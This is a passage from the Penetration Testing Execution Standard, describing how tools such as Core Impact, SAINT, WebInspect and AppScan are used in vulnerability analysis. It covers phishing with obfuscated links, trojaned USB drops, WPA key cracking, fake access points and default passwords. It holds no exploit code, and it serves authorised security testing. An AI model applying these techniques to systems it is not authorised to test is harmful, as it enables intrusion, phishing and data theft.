1) Information Gathering. Select the channels to scan to discover access points or capture wireless packets. 2) Wireless Denial of Service The station deauth module can be used to demonstrate wireless network disruption. It is also used to gather information for encryption key cracking. 3) Crack Encryption Keys. Attempt to discover and crack WEP and WPA/WPA2 PSK encryption keys. For WPA/WPA2, relevant passwords files from recognizance phase should be used. 4) Man in the Middle client attacks. Allows penetration tester to sniff wireless traffic, intercept or manipulate requests to gain access to sensitive data or an end user system. Leverage existing wireless network from steps one and two, or setup fake access points with the Karma Attack. 5) Reporting. Reports about all the discovered WiFi networks , summary information about attacks while using a Fake Access Point and results of Man In The Middle (MiTM) attacks can be generated. Core IMPACT Client Side Core Impact can perform controlled and targeted social engineering attacks against a specified user community via email, web browsers, third-party plug-ins, and other client-side applications.

''' Screenshot Here '''

1) As always, the first step information gathering. Core Impact has automate modules for scraping email addresses our of search engines (can utilize search API keys), PGP, DNS and WHOIS records, LinkedIn as well as by crawling

136 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

a website, contents and metadata for Microsoft Office Documents and PDFs , or importing from a text file generated

using source as documented in the intelligence gather section of the PTES. 2) With the target list complete, the next step is to create the attack. Core supports multiple types of attacks, including single exploit, multiple exploits or a phishing only attack

''' Screenshot Here ''' ''' Screenshot Here ''' ''' Screenshot Here ''' ''' Screenshot Here '''

Depending on which option is chosen the wizard will walk you through choosing the exploit, setting the duration of

the client side test, and choosing an email template (note: predefined templates are available, but message should be

customized to match target environment!) .Web links can be obfuscated using tinyURL, Bit.Ly or Is.gd. After setting the options for the email server the Core Agent connect back method (HTTP, HTTPS, or other port), and choosing whether or not to run a module on successful exploitation or to try to collect smb credentials, the attack will start.

Specific modules can be run instead of using the wizard by choosing the modules tab

"" Screenshot Here ""

Monitor the Executed Modules pane to see the progress of the client side attack. As agents are deployed, they will be added to the network tab. See the network RPT section of the PTES for details on completing the local information

gathering, privilege escalation and clean up tasks.

Once the client side attack is complete, detailed reporting of the client side phishing/exploitation engagement can be generated.

It is also possible to create a trojaned USB drive that will automatically install the Core agent.

"" Screenshot Here ""

Core Web

Core can exploit SQL injection, Remote File Inclusion and Reflected Cross Site Scripting flaws on vulnerable web

applications. "" Screenshot Here ""

1) Information Gathering. As always, the first step information gathering. Core organizes web attacks into scenarios.

You can create multiple scenarios and test the same application with varying settings, segment a web application, or

to separate multiple applications. a) Select the target, either by providing a url or telling Core to choose web servers

discovered during the network RPT b) Choose a method for exploring the site, automatic or interactive.

With automatic crawling, select the browser agent, max pages and depth, whether it should coreWEBcrawl

With interactive, you set your "browser" to use Core as a proxy and then navigate through the web application.

Further customized discovery modules like checking for backup and hidden pages are available on the modules tab. ""

Screenshot Here ""

2) Web Attack and penetration. The attack can be directed to a scenario or individual pages. Each type of exploit

has its own configuration wizard. SQL Injection tests can be performed on request parameters and/or request cookies.

There are three different levels of injection attacks FAST: quickly runs the most common tests, NORMAL: runs the

tests that are in the FAST plus some additional tests FULL: runs all tests (for details on what the difference tests check

for, select the modules tab, navigate to the Exploits | SQL Injection section and view the contents of the SQL Injection

Analyzer paying attention to the fuzz_strings). Adding information about known custom error pages and any session

arguments will enhance testing. For XSS attacks, configure the browser XSS should be tested for, whether or not

to evaluate POST parameters and whether to look for Persistent XSS vulnerabilities. For PHP remote file injection

vulnerabilities, the configuration is either yes try to exploit or no, don't. Monitor the module progress in

the Executed

Modules pane. If the WebApps Attack and Penetration is successful, then Core Agents (see note on agents in Core network RPT) will appear under vulnerable pages in the Entity View.

3) Web Apps Browser attack. Can leverage XSS exploits to assist with Social Engineering awareness tests. The wizard

will guide the penetration tester through the process of leveraging the XSS vulnerability to your list of recipients from

the client side information gathering phase.

9.3. Vulnerability Analysis 137

The Penetration Testing Execution Standard Documentation, Release 1.1

4) Web App Local Information Gathering. Will check for sensitive information, get database logins and get the

database schema for pages where SQL was successfully exploited. Command and SQL shells may also be possible. ""

Screenshot Here "" The RFI agent(PHP) can be used to gather information, for shell access, or to install the full Core

Agent.

5) Report Generation. Select from a variety of reports like executive, vulnerability and activity reports.

Core Onestep Web RPTs

Core also has two one-step rapid penetration tests 1) WebApps Vulnerability Test Type in the web application and

Core will attempt to locate pages that contain vulnerabilities to SQL Injection, PHP Remote File Inclusion, or Crosssite

Scripting attacks. This test can also be scheduled. 2) WebApps Vulnerability Scanner Validator Core will try to

confirm vulnerabilities from IBM Rational AppScan, HP WebInspect, or NTOspider scans.

Core WiFi

Core Impact contains a number of modules for penetration testing an 802.11 wireless network and/or the security

of wireless clients. In order to use the wireless modules you must use an AirPcap adapter available from www.cacotech.com.

1) Information Gathering. Select the channels to scan to discover access points or capture wireless

packets. 2) Wireless Denial of Service The station death module can be used to demonstrate wireless network disruption. It is

also used to gather information for encryption key cracking.

3) Crack Encryption Keys. Attempt to discover and crack WEP and WPA/WPA2 PSK encryption keys. For WPA/WPA2, relevant passwords files from reconnaissance phase should be used.

4) Man in the Middle client attacks. Allows penetration tester to sniff wireless traffic, intercept or manipulate requests

to gain access to sensitive data or an end user system. Leverage existing wireless network from steps one and two, or

setup fake access points with the Karma Attack.

5) Reporting. Reports about all the discovered WiFi networks , summary information about attacks while using a Fake

Access Point and results of Man In The Middle (MiTM) attacks can be generated.

SAINT

SAINT Professional is a commercial suite combining two distinct tools rolled into one easy to use management

interface; SAINTscanner and SAINTexploit providing a fully integrated vulnerability assessment and penetration

testing toolkit.

SAINTscanner is designed to identify vulnerabilities on network devices, OS and within applications. It can be used for compliance and audit testing based on pre-defined and custom policies. In addition as a data leakage prevention tool it can enumerate any data that should not be stored on the network. SAINTexploit is designed to exploit those vulnerabilities identified by SAINTscanner, with the ability to carry out bespoke social engineering and phishing attacks also. Once a host or device has been exploited it can be utilised to tunnel through to other vulnerable hosts.

SAINT can either be built from source or be run from a pre-configured virtual machine supplied by the vendor.

If the latter is used (recommended) simply double clicking the icon will launch the suite. By default the password is "SAINT!!!" The default web browser opens after SAINT auto updates to the following URL: <http://:52996/> Screenshot Here SAINT_startup.png refers (included).

SAINTscanner

Once logged in you immediately enter the SAINTscanner page with the Penetration Testing (SAINTXploit) tab easily available and visible. It is possible to login remotely to SAINT, by default this is over port 1414 and has those hosts allowed to connect have to be setup via Options, startup options, Category remote mode, subcategory host options: Screenshot Here SAINT_Remote_host.png refers (included). Configuration of scanning options should now be performed which is accessed by Options, scanning options, Category scanning policy. Each sub category needs to be addressed to ensure that the correct default scanning parameters are set i.e. using nmap rather than the in-built SAINT port scanner and which ports to probe, that dangerous checks are disabled (if required) and that the required

138 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

items for compliance and audit are enabled for reporting i.e. anti-virus, age of definition check etc. Screenshot Here SAINT_scanning_options.png refers (included). Note: - The target restrictions sub-category should be amended if any hosts are not to be probed. The most important scanning option is Category Scanning policy, sub-category probe options, option, what scanning policy should be used, the scan required is selected or a custom policy built-up to suit the actual task Screenshot here SAINT_policy_setup.png refers (included). Having configured all the options required the actual process of carrying out a scan can be addressed. Step 1 Insert IP Range/ Address or Upload Target List Step 2 Type in credentials Screenshot here SAINT_scansetup1.png refers (included). Step 3 Select Scan Policy Type Step 4 Determine Firewall settings for Target Step 5 Select Scan Now Screenshot here SAINT_scansetup2.png refers (included).

SAINTexploit

Different levels of penetration tests can be carried out:

Discovery - Identify hosts. Information Gathering - Identify hosts, probe and port scan. Single Penetration - Both above then exploits stopping at first successful exploit. Root Penetration - Exploit then Privilege escalation to admin/root. Full Penetration - Exploits as many vulnerabilities as possible. Web Application - Attacks discovered web applications.

Conducting a test is fairly straight forward, once any prior configuration has been carried out, callback ports, timeouts etc. Just select the Pen Test icon then go through the following 4 steps. Once complete select run pen test now.

Step 1 Insert IP Range/ Address or Upload Target List Step 2 Type in credentials
Screenshot here SAINT_pen1.png refers (included).

Step 3 Select Penetration Test Type Step 4 Determine Firewall settings for Target
SAINT_pen2.png Screenshot here SAINT_pen2.png refers (included).

Once a host has been successfully exploited, navigating to the connections tab provides the ability to directly interact with the session. SAINTexploit provides four useful tools in this tab to allow interactive access to the session and a disconnect button to close any outstanding connection:

Command Prompt. File and Upload Manager. Screenshot Taker Tunnel.
Screenshot here SAINT_connections.png refers (included) The File Manager gives the ability to perform numerous actions. This is opened via the connections tab, providing the ability to upload/ download/ rename files. Screenshot here SAINT_filemgr.png refers (included) A Command Prompt can be utilised on an exploited host, the tool is opened via the connections tab, all DOS/Bash type commands that are applicable to the target OS can be ran. Screenshot here SAINT_cmd.png refers (included) The Screenshot Tool can be used against an exploited host to grab a screenshot for the report. Screenshot here SAINT_screen.png refers (included) Varied other tools that can be utilised against the host, i.e. grabbing password hashes and many others can be accessed and executed via the exploits icon, tools option.

Custom Client Side attacks These can be performed by using the exploits icon, selecting exploits, expanding out the client list and clicking on the appropriate exploit that you wish to utilise against the client (run now) Screenshot here SAINT_client1.png refers (included) Select, port the client is to connect to, the shell port and the target type. Annotate any specific mail from and to parameters Screenshot here SAINT_client2.png refers (included) Type in the subject, either select a predefined template and alter the message to suit Screenshot here SAINT_client3.png refers (included) A sample pre-defined template is available which looks very realistic Screenshot here SAINT_client4.png refers (included) Selecting run now will start the exploit server against the specified target host Screenshot here SAINT_client5.png refers (included) If a client click the link in the email they have just been sent, and they are exploitable, the host will appear in the connections tab and can then be interacted with as above.

SAINTwriter

SAINTwriter is a component of SAINT that allows you to generate a variety of customised reports.

SAINTwriter

features eight pre-configured reports, eight report formats (HTML, Frameless HTML, Simple HTML, PDF, XML, text, tab-separated text, and comma-separated text), and over 100 configuration options for custom reports.

To generate a report

9.3. Vulnerability Analysis 139

The Penetration Testing Execution Standard Documentation, Release 1.1

Step 1 From the SAINT GUI, go to Data, and from there go to SAINTwriter. Step 2 Read the descriptions of the

pre-configured reports and select the one which best suits your needs. Screenshot here

SAINT_writer.png refers

(included). A sample report is available here and here SAINT_report1.pdf and SAINT_report2.pdf refer (included)

Web Application Scanners

General Web Application Scanners

WebInspect (Windows)

HP's WebInspect application security assessment tool helps identify known and unknown vulnerabilities within the

Web application layer. WebInspect can also help check that a Web server is configured properly, and attempts common

web attacks such as parameter injection, cross-site scripting, directory traversal, and more

When you first start WebInspect, the application displays the Start Page. For this page we can perform the five major

functions within the WebInspect GUI. The options are to start a Web Site Assessment, start a Web Service Assessment,

start an Enterprise Assessment, generate a Report, and start Smart Update. From the Start Page, you can also access

recently opened scans, view the scans that are scheduled for today and finally, view the WebInspect Messages.

''' Screenshot Here '''

The first scan that is performed with WebInspect is the Web Site Assessment Scan. WebInspect makes use of the New

Web Site Assessment Wizard to setup the assessment scans.

''' Screenshot Here '''

When you start the New Scan wizard, the Scan Wizard window appears. The options displayed within the wizard

windows are extracted from the WebInspect default settings. The important thing to note is that any changes you make

will be used for this scan only.

In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment

mode. The options available are Crawl Only, Crawl and Audit, Audit Only, and Manual. The "Crawl Only" option

completely maps a site's tree structure. It is possible after a crawl has been completed, to click "Audit" to assess an

application's vulnerabilities. "Crawl and Audit" maps the site's hierarchical data structure, and audits each page as

it is discovered. This should be used when assessing extremely large sites. "Audit Only" determines vulnerabilities,

but does not crawl the web site. The site is not assessed when this option is chosen. Finally, "Manual" mode allows

you to navigate manually to sections of the application. It does not crawl the entire site, but records information only about those resources that you encounter while scanning a Site manually navigating the site. Use this option if there are credentialed scans being performed. Also, ensure that you embed the credentials in the profile settings.

''' Screenshot Here '''

It is recommended to crawl the client site first. This allows the opportunity to identify any forms that need to be filtered

during the audit as well as identify directories/file names (in some cases, even the profiler) that need to be ignored for a scan to complete.

Once you have selected the assessment mode, you will need to select the assessment type. There are four options

available, Standard Assessment, List-Driven Assessment, Manual Assessment, and Workflow-Driven Assessment.

The Standard Assessment type consists of automated analysis, starting from the target URL. This is the normal way

to start a scan. Manual Assessment allows you to navigate manually to

whatever sections of your application you choose to visit, using Internet Explorer. List-Driven Assessment performs

an assessment using a list of URLs to be scanned. Each URL must be fully qualified and must include the protocol

(for example, <http://> or <https://>). Workflow-Driven Assessment: WebInspect audits only those URLs included in the

macro that you previously recorded and does not follow any hyperlinks encountered during the audit.

As discussed earlier, Standard Assessment will normally be used for the initial scans. If this is the choice you've

selected you will need to type or select the complete URL or IP address of the client's site to be examined.

When you enter a URL, it must be precise. For example, if you enter client.com will not result in a scan of

140 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

www.client.com or any other variations. To scan from a specific point append a starting point for the scan, such as

<http://www.client.com/clientapplication/>. By default, scans performed by IP address will not follow links that use fully qualified URLs.

''' Screenshot Here '''

Select "Restrict to folder" to limit the scope of the assessment to the area selected. There are three options available

from the drop-down list.

''' Screenshot Here '''

The choices are Directory only, Directory and subdirectories, and Directory and parent directories.

Choosing the

"Directory only" option will force a crawl and/or audit only for the URL specified. The "Directory and subdirectories"

options will crawl and/or audit at the URL specified as well as subordinate directories. It will not access any directory

than the URL specified. The "Directory and parent directories" option will crawl and/or audit the URL you specified,

but will not access any subordinate directories.

Once you have selected to appropriate options, click Next to continue.

If the target site needs to accessed through a proxy server, select Network Proxy and then choose an option from the Proxy Profile list. The default is to Use Internet Explorer. The other options available are Autodetect, Use PAC

File, Use Explicit Proxy Settings, and Use Mozilla Firefox. Autodetect uses the Web Proxy Autodiscovery Protocol

(WPAD) to locate a proxy autoconfig file and use this to configure the browser's Web proxy settings. Use PAC File

loads proxy settings from a Proxy Automatic Configuration (PAC) file. Use Explicit Proxy Settings allows you to

specify proxy server settings. Use Mozilla Firefox imports the proxy server information from Firefox.

''' Screenshot Here '''

Selecting to use browser proxy settings does not guarantee that you will be able to access the Internet through a

particular proxy server. If the Internet Explorer settings are configured to use a proxy that is not running, then you will

not be able to access the site to begin the assessment. For this reason, it is always recommended to check the proxy

settings of the application you have selected.

Select Network Authentication if server authentication is required. Then choose the specific authentication method

and enter your network credentials. Click Next to continue.

The Coverage and Thoroughness options are not usually modified, unless you are targeting an Oracle site.

Screenshot Here

To optimize settings for an Oracle site, select Framework and then choose the site type from the Optimize scan for list.

Use the Crawl slider to specify the crawler settings.

If enabled, the slider allows you to select one of four crawl positions. The options are Thorough, Default, Normal, and

Quick. The specific settings are as follows:

Thorough uses the following settings:

- Redundant Page Detection: OFF
- Maximum Single URL Hits: 20
- Maximum Web Form Submissions: 7
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 2000
- Number of Dynamic Forms Allowed Per Session: Unlimited
- Include Parameters In Hit Count: True

Default uses the following settings:

- Redundant Page Detection: OFF

9.3. Vulnerability Analysis 141

The Penetration Testing Execution Standard Documentation, Release 1.1

- Maximum Single URL Hits: 5
- Maximum Web Form Submissions: 3
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 1000
- Number of Dynamic Forms Allowed Per Session: Unlimited
- Include Parameters In Hit Count: True

Normal uses the following settings:

- Redundant Page Detection: OFF
- Maximum Single URL Hits: 5

- Maximum Web Form Submissions: 2
- Create Script Event Sessions: ON
- Maximum Script Events Per Page: 300
- Number of Dynamic Forms Allowed Per Session: 1
- Include Parameters In Hit Count: False

Quick uses the following settings:

- Redundant Page Detection: ON
- Maximum Single URL Hits: 3
- Maximum Web Form Submissions: 1
- Create Script Event Sessions: OFF
- Maximum Script Events Per Page: 100
- Number of Dynamic Forms Allowed Per Session: 0
- Include Parameters In Hit Count: False

Select the appropriate crawl position and click Next to continue.

''' Screenshot Here '''

Ensure that the select Run Profiler Automatically box is checked. Click Next to continue.

''' Screenshot Here '''

At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click

Scan to exit the wizard and begin the scan.

As soon as you start a Web Site Assessment, WebInspect displays in the Navigation pane an icon depicting each

session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.

If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane

and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the

Navigation pane is identified by its associated icon.

Screenshot Here

When conducting or viewing a scan, the Navigation pane is on the left side of the WebInspect''

''window. It includes

the Site, Sequence, Search, and Step Mode buttons, which determines view presented.

142 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

When conducting or viewing a scan, the Information pane contains three collapsible information panels and an information

display area. Select the type of information to display by clicking on an item in one of three information panels

in the left column.

The Summary pane has five tabs: Vulnerabilities, Information, Best Practices, Scan Log, and Server Information.

The Vulnerabilities Tab lists all vulnerabilities discovered during an audit. The Information Tab lists information

discovered during an assessment or crawl. These are not considered vulnerabilities, but simply identify interesting

points in the site or certain applications or Web servers. The Best Practices Tab lists issues detected by WebInspect

that relate to commonly accepted best practices for Web development. Items listed here are not vulnerabilities, but are

indicators of overall site quality and site development security practices (or lack thereof).

The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing

was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.

''' Screenshot Here '''

The final step is to export the results further analysis. To export the results of the analysis to an XML file, click File, then Export. This presents the option to export the Scan or Scan Details.

''' Screenshot Here '''

From the Export Scan Details window we need to choose the Full from the Details option. This will ensure that we obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click

Export to continue. Choose the file location to save the exported data.

Web Service Assessment Scan

The first scan that is performed with WebInspect is the Web Site Assessment Scan. WebInspect makes use of the New

Web Site Assessment Wizard to setup the assessment scans.

''' Screenshot Here '''

When you start the New wizard, the Web Service Scan Wizard window appears. The options displayed within the wizard windows are extracted from the WebInspect default settings. The important thing to note is that any changes you make will be used for this scan only.

In the Scan Name box, enter a name or a brief description of the scan. Next you need to select one an assessment mode. The options available are Crawl Only, and Crawl and Audit. The "Crawl Only" option completely maps a site's tree structure. It is possible after a crawl has been completed, to click "Audit" to assess an application's vulnerabilities.

"Crawl and Audit" maps the site's hierarchical data structure, and audits each page as it is discovered.

''' Screenshot Here '''

Once you have selected the assessment mode, you will need to select the location of the WSDL file. WSDL is an

XML format for describing network services as a set of endpoints operating on messages containing either document-oriented or procedure-oriented information. Once you have selected to appropriate options, click Next to continue.

''' Screenshot Here '''

At this point the scan has been properly configured. There is an option to save the scan settings for later use. Click

Scan to exit the wizard and begin the scan.

As soon as you start a Web Service Assessment, WebInspect displays in the Navigation pane an icon depicting each session. It also reports possible vulnerabilities on the Vulnerabilities tab and Information tab in the Summary pane.

If you click a URL listed in the Summary pane, the program highlights the related session in the Navigation pane and displays its associated information in the Information pane. The relative severity of a vulnerability listed in the Navigation pane is identified by its associated icon.

''' Screenshot Here '''

9.3. Vulnerability Analysis 143

The Penetration Testing Execution Standard Documentation, Release 1.1

When conducting or viewing a scan, the Navigation pane is on the left side of the WebInspect''

''window. It includes

the Site, Sequence, Search, and Step Mode buttons, which determines view presented.

When conducting or viewing a scan, the Information pane contains three collapsible information panels and an information

display area. Select the type of information to display by clicking on an item in one of three information panels

in the left column.

The Summary pane has five tabs: Vulnerabilities, Information, Best Practices, Scan Log, and Server Information.

The Vulnerabilities Tab lists all vulnerabilities discovered during an audit. The Information Tab lists information

discovered during an assessment or crawl. These are not considered vulnerabilities, but simply identify interesting

points in the site or certain applications or Web servers. The Best Practices Tab lists issues detected by WebInspect

that relate to commonly accepted best practices for Web development. Items listed here are not vulnerabilities, but are

indicators of overall site quality and site development security practices (or lack thereof).

The Scan Log Tab is used to view information about the assessment. For instance, the time at which certain auditing

was conducted against the target. Finally, the Server Information Tab lists items of interest pertaining to the server.

''' Screenshot Here '''

The final step is to export the results for further analysis. To export the results of the analysis to an XML file, click

File, then Export. This presents the option to export the Scan or Scan Details.

''' Screenshot Here '''

From the Export Scan Details window we need to choose the Full from the Details option. This will ensure that we

obtain the most comprehensive report possible. Since this is only available in XML format, the only option we have

left to choose is to scrub data. If you want to ensure that SSN, and Credit Card data is scrubbed then select these

options. If you choose to scrub IP address information then the exported data will be useless for our purposes. Click

Export to continue. Choose the file location to save the exported data.

IBM AppScan

IBM Rational AppScan automates application security testing by scanning applications, identifying vulnerabilities

and generating reports with recommendations to ease remediation. This tutorial will apply to the AppScan Standard

Edition which is a desktop solution to automate Web application security testing. It is intended to be use by small

security teams with several security testers.

To ensure APPScan has the latest updates you should click update on the toolbar menu. This will check the IBM

servers for updates. Internet access is required.

The simplest way to configure a scan is to use the Configuration Wizard. You can access the Configuration Wizard

by clicking “New” on the File menu. You will be presented with the “New Scan” dialog box. Enable or disable the

“Configuration Wizard” by checking the box.

You can then choose what type of scan you wish to perform. The default is a Web Application Scan.

You then have to enter the starting URL for the web application. Other options on that screen include choosing Case-

Sensitivity path for Unix/Linux systems, adding additional servers and domains and enabling proxy and platform

authentication option. Uncheck the case-sensitivity path option if you know all the systems are windows as it can help

reduce the scan time.

If the web application requires authentication then there are several options to choose from. Recorded allows you

to record the login procedure so that AppScan can perform the login automatically. Prompt will prompt with the

login screen during the scan when a login is required. Automatic can be used in web applications that only require

a username and password. An important option is the “I want to configure In-Session detection options” if anything

other they “None” is chosen. This option automatically detects if the web application is out of session.

AppScan with

automatically configure this feature but if it’s not correct scan results will be unreliable.

Next you will be asked to choose a test policy. There are various built-in policies and each have various inclusions and

exclusions. You can also create a custom policy.

144 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

By default AppScan tests the login and logout pages. This is enabled with the “Send tests on login and logout pages”

option. Some applications have safeguards that could lockout the test account and prevent a scan from completing.

You need monitor the testing logs to ensure login is not failing. AppScan also deletes previous session tokens before

testing login pages. You may need to disable this option if a valid session token is required on the login pages. This

can disabled by unchecking the “Clear session identifiers before testing login pages” option

You have now completed the scan configuration and will be prompted to start the scan. By default AppScan will

start a full scan of the application. To ensure full coverage of the application a Manual Explore of the application is

preferred. With this option AppScan will provide you with a browser window and you can access the application to

explore every option and feature available. Once the full application has been explored you can close the browser and

AppScan will add the discovered pages its list for testing. You can then start the full scan (Using ScanFull Scan on the

menu bar) and AppScan will automatically scan the application.

Web Directory Listing/Bruteforcing

DirBuster is a java application that is designed to brute force web directories and files names. DirBuster attempts to

find hidden or obfuscated directories, but as with any bruteforcing tool, it is only as good as the directory and file list

utilized. For that reason, DirBuster has 9 different lists.

Screenshot Here

Webserver Version/Vulnerability Identification

The ability to identify the Webserver version is critical to identify vulnerabilities specific to a particular installation.

This information should have been gathered as part of an earlier phase.

NetSparker (Windows)

NetSparker is windows based Web Application Scanner. This scanner tests for all common types of web application

security flaws. This scanner allows the user to enter NTLM, Forms based and certificate based credentials. NetSparker

boasts its ability to confirm the findings it presents to the user. NetSparker is an inexpensive Web Application Scanner.

When launching NetSparker, the user is presented with the following screen, which has tabs for the Scan Settings,

Authentication and Advanced Settings.

NetSparker allows the user to enter credentials for Forms based Authentication in the following dialogue.

Once credentials have been entered, NetSparker presents those to the web application in a mini-browser view as seen below.

The below confirms that NetSparker is able to use the supplied credentials to login to the application.

In an effort to make sure that NetSparker knows when it has logged itself out of the web application, the user is able

to specify the logged in and logged out conditions.

The final step of the process confirms the settings are configured correctly.

NetSparker offers five different methods to start the scan as seen below. These include Start Scan, Crawl and Wait,

Manual Crawl (Proxy Mode), Scan Imported Links Only and Schedule Scan.

The scan starts with a crawl of the website and classifies the potential security issues as seen below.

The next phase is attacking the website. This begins to show identified vulnerabilities as shown in this screenshot.

Each finding can be shown in a Browser View as shown in this screenshot.

The vulnerability can also be displayed in an HTTP Request / Response format as seen in this screenshot.

To check the status of the scan, click on View and select Dashboard.

Also included is the Vulnerability Chart

Reporting options include PDF, HTML, CSV and XML formats.

9.3. Vulnerability Analysis 145

The Penetration Testing Execution Standard Documentation, Release 1.1

Specialized Vulnerability Scanners

Virtual Private Networking (VPN)

Virtual Private Networking (VPN) involves “tunneling” private data through the Internet. The four most widely known

VPN “standards” are Layer 2 Forwarding (L2F), IP Security (IPSec), Point-to-Point Tunneling Protocol (PPTP), and

Layer 2 Tunneling Protocol (L2TP). VPN servers generally will not be detected by a port scans as they don’t listen on

TCP ports, so a TCP port scan won’t find them. In addition, they won’t normally send ICMP unreachable messages,

so a UDP port scans more than likely won’t find them. This is why we need specialized scanners to find and identify them.

ike-scan

ike-scan is a command-line IPsec VPN scanning, fingerprinting and testing tool that uses the IKE protocol

to discover,
fingerprint and test IPsec VPN servers. Ike-scan sends properly formatted IKE packet to each of the address you wish
to scan and displays the IKE responses that are received. While ike-scan has a dozens of options, we will only cover
the basics here.

Screenshot Here

Using ike-scan to actually perform VPN discovery is relatively straight forward. Simply give it a range and it will

attempt to identify

Screenshot Here

IPv6

The THC-IPV6 Attack Toolkit is a complete set of tools to scan for inherent protocol weaknesses of IPv6 deployments.

Implementation6 which performs various implementation checks on IPv6.

Screenshot Here

Exploit6 is another tool from the THC-IPV6 Attack Toolkit which can test for known ipv6 vulnerabilities.

Screenshot Here

Screenshot Here

War Dialing

War dialing is process of using a modem to automatically scan a list of telephone numbers, usually dialing every

number in a local area code to search for computers, Bulletin board systems and fax machines.

WarVOX

WarVOX is a suite of tools for exploring, classifying, and auditing telephone systems. Unlike normal wardialing tools,

WarVOX works with the actual audio from each call and does not use a modem directly. This model allows WarVOX

to find and classify a wide range of interesting lines, including modems, faxes, voice mail boxes, PBXs, loops, dial

tones, IVRs, and forwarders. WarVOX provides the unique ability to classify all telephone lines in a given range, not

just those connected to modems, allowing for a comprehensive audit of a telephone system. VoIP

VoIP networks rely on the network infrastructure that just simply targeting phones and servers is like leaving half the

scope untouched. The intelligence gathering phase should have resulted in identify all network devices, including

routers and VPN gateways, web servers, TFTP servers, DNS servers, DHCP servers, RADIUS servers, and firewalls.

Note: The default username is admin with a password of warvox.

Screenshot Here

iWar

iWar is a War dialer written for Linux, FreeBSD, OpenBSD, etc.

Screenshot Here

Plain Analog Wardialer (PAW) / Python Advanced Wardialing System (PAWS)

146 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

PAW / PAWS is a wardialing software in python. It is designed to scan for ISDN (PAWS only) and newer analog

modems.

Screenshot Here

SIPSCAN

SIPSCAN uses REGISTER, OPTIONS and INVITE request methods to scan for live SIP extensions and users.

SIPSCAN

comes with a list of usernames (users.txt) to brute force. This should be modified to include data collected during earlier phases to target the specific environment.

Screenshot Here

SIPSAK

SIPSAK is tool that can test for SIP enabled applications and devices using the OPTION request method only.

Screenshot Here

SVMAP

SVMAP is a part of the SIPVicious suite and it can be used to scan identify and fingerprint a single IP or a range of IP

addresses. Svmmap allows specifying the method being used such as OPTIONS, INVITE, and REGISTER.

Screenshot Here

Passive Testing

Passive Testing is exactly what it sounds like. Testing for vulnerabilities but doing so in a passive manner.

This is

often best left to automated tools, but it can be accomplished by manually methods as well.

Automated Tools

Traffic Monitoring

Traffic Monitoring is a passive mechanism for gathering further information about the targets. This can be helpful in

determining the specifics of an operating system or network device. There are times when active fingerprinting may

indicate, for example, an older operating system. This may or may not be the case. Passive fingerprinting is essentially

a “free” way to ensure that the data you are reporting is as accurate as possible.

POf

POf is an awesome passive fingerprinting tool. POf can identify the operating system on based upon machines you

connect to and that you connect to as well as machines that you cannot connect to. Also, it can fingerprint machines

based upon the communications that your interfaces can observe.

Screenshot Here

Wireshark

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and

communications protocol development, and education. Originally named Ethereal, in May 2006 the project was

renamed Wireshark due to trademark issues.

Wireshark is cross-platform, using the GTK+ widget toolkit to implement its user interface, and using pcap to capture

packets; it runs on various Unix-like operating systems including Linux, Mac OS X, BSD, and Solaris, and on

Microsoft Windows.

Screenshot Here

9.3. Vulnerability Analysis 147

The Penetration Testing Execution Standard Documentation, Release 1.1

Tcpdump

Tcpdump is a common packet analyzer that runs under the command line. It allows the user to intercept and display

TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Tcpdump

works on most Unix-like operating systems: Linux, Solaris, BSD, Mac OS X, HP-UX and AIX among others.

In

those systems, tcpdump uses the libpcap library to capture packets.

There is also a port of tcpdump for Windows called WinDump; this uses WinPcap, which is a port of libpcap to

Windows.

Screenshot Here

Metasploit Scanners

Metasploit Unleashed

The Metasploit Unleashed course has several tutorials on performing vulnerability scanning leveraging the Metasploit

Framework.

9.3.2 Vulnerability Validation

Public Research

A product of the vast amount of security research is the discovery of vulnerabilities and associated Proof of Concept

(PoC) and/or exploit code. The results from the vulnerability identification phase must be individually validated and

where exploits are available, these must be validated. The only exception would be an exploit that results in a Denial

of Service (DoS). This would need to be included in the scope to be considered for validation. There are numerous

sites that offer such code for download that should be used as part of the Vulnerability Analysis phase.

- Exploit-db - <http://www.exploit-db.com>
- Security Focus - <http://www.securityfocus.com>
- Packetstorm - <http://www.packetstorm.com>
- Security Reason - <http://www.securityreason.com>
- Black Asylum - <http://www.blackasylum.com/?p=160>

Common/default passwords

Attempt to identify if a device, application, or operating system is vulnerable to a default credential attack is really as

simple as trying to enter in known default passwords. Default passwords can be obtained from the following websites:

- * <http://www.phenoelit-us.org/dpl/dpl.html>
- <http://cirt.net/passwords>

148 Chapter 9. PTES Technical Guidelines

The Penetration Testing Execution Standard Documentation, Release 1.1

Establish target list

Identifying all potential targets is critical to penetration testing. Properly established target lists ensure that attacks

are properly targeted. If the particular versions of software running in the environment can be identified, the tester is

dealing with a known quantity, and can even replicate the environment. A properly defined target list should include

a mapping of OS version, patch level information. If known it should include web application weaknesses, lockout

thresholds and weak ports for attack.

Mapping Versions

Version checking is a quick way to identify application information. To some extent, versions of services can be

fingerprinted using nmap, and versions of web applications can often be gathered by looking at the source of an arbitrary page.

Identifying Patch Levels

To identify the patch level of services internally, consider using software which will interrogate the system for differences between versions. Credentials may be used for this phase of the penetration test, provided the client has acquiesced. Vulnerability scanners are particularly effective at identifying patch levels remotely, without credentials.

